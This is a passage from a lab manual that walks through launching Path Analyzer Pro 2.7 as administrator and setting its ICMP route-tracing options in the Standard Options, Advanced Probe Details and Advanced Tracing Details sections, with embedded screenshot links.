
Note: If a **User Account Control** window appears, click **Yes**.

4. Click **Search** icon () on the **Desktop**. Type **path analyzer** in the search field, the **Path Analyzer Pro 2.7** appears in the result, click **Run as administrator** to launch it.



Note: If a **User Account Control** window appears, click **Yes**.


5. The **Path Analyzer Pro** window appears along with a **Registration Form** pop-up; click **Evaluate** in the pop-up.



6. In the left-pane of the **Path Analyzer Pro** window, a few options are set to default in the **Standard Options** and **Advanced Probe Details** sections. Ensure that the **ICMP** radio button under the **Protocol** field of **Standard Options** is selected and the **Smart** option under the **Length of packet** field of the **Advanced Probe Details** section is checked.


Note: If you have a firewall, it must be disabled for appropriate output.

7. In the **Advanced Tracing Details** section, a few options are set to default. Ensure that the **Stop on control messages (ICMP)** option is checked in the **Advanced Tracing Details** section.

